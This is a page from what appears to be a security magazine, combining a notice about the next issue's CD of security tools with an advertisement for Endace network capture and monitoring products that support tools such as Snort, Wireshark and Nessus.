THIS TIME WE ARE GOING TO PRESENT THE ANTISPYWARE SOFTWARE. SPREAD A WORD ABOUT YOUR FAVOURITE PROGRAM, GIVE US YOUR OPINION AT EN@HAKIN9.ORG

ON THE CD

Useful and commercial applications
Presentation of most popular security tools
Even more video tutorials

If you would like to promote your interesting hacking tool, let us know!
We will be happy to place it on our CD.
Next issue available in January!
Check it out at your nearest Barnes & Noble and Borders stores!

endace
power to see all

High-speed passive capture

Powerful. Precise. Stealthy.

→ ACCELERATE

Power your security analysis and monitoring tools on heavily-loaded high-speed segments using cards, platforms and appliances from the world leader in passive data capture solutions.

- SNORT IDS
- Bro IDS
- Argus
- YAK
- Wireshark
- TCPdump
- nProbe
- nTop
- SiLK

→ REPORT

Easily deploy, administer and centrally control your security applications with the Applied Watch Command Center, from Endace: The industry's first information manager for open source.

- SNORT IDS / IPS
- Barnyard
- La Brea
- Clam AV
- Nessus
- Syslog
- and more . . .

Unique hardware and software solutions designed to drive some of the best community-developed network applications and toolsets available.

→ ANALYZE

The Endace DAG, NinjaBox and NinjaProbe product portfolio provides a common solution for monitoring the most widely-deployed local and wide area network interfaces - from T1 / E1 PDH to OC-768 / STM-256 SDH; 10 /100 to 10Gb Ethernet and 4x SDR to 4x DDR InfiniBand.

Contact us to learn more.

corporate headquaters	usa	asia pacific	emea	online
+64 9 262 7260	+1 703 964 3740	+65 6744 1832	+44 1189 901 126	www.endace.com/hakin9